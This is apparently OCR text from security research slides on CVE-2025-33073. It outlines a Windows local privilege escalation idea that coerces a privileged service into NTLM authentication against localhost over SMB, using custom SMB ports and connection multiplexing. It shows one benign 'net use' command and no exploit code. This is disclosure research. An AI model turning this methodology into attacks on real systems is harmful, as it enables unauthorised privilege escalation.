
Methodology applied to CVE-2025-33073




Methodology applied to CVE-2025-33073




Methodology applied to CVE-2025-33073



Methodology applied to CVE-2025-33073



Methodology applied to CVE-2025-33073



Local reflection

Local reflection

LPE attack idea

- **Idea: Force a privileged service to authenticate via SMB locally on a custom port**
  - As the target will be `localhost`, NTLM local authentication will occur
- **Problem: how to force a privileged service to access our share on a custom tcp port?**

Local reflection

SMB client custom port

- **Since Windows 11 24H2 and Windows Server 2025, the SMB client supports connecting to an SMB server with a user-defined port**
- **Briefly discussed by James Forshaw, where he used this feature to trap virtual memory access**
- **Enabled by default as low-privilege user**

```
PS C:\> net use \\localhost\share /tcpport:12345
```

Local reflection

SMB client custom port

Local reflection

Contraints

- **When coercing a service via SMB, we do not control the target port**
  - UNC syntax: `\\IP\SHARE`
  - Custom port supported only for WebDAV
- `net use` **only affects the current logon session**
  - A user must not be able to use the authenticated SMB session of another user

Local reflection

SMB multiplexing


- **Not a problem! SMB differentiates between the TCP connection and the authenticated session**
  - Multiple authenticated sessions can use the same TCP connection
- **MS-SMB2, section 3.2.4.2**

> If a new session is being established, the client MAY reuse an existing connection such that multiple sessions are multiplexed on the same connection. If not reusing an existing connection, the client can establish a new connection for the new session.

- **Windows SMB client reuses TCP connections**


Local reflection

LPE attack




Local reflection

LPE attack



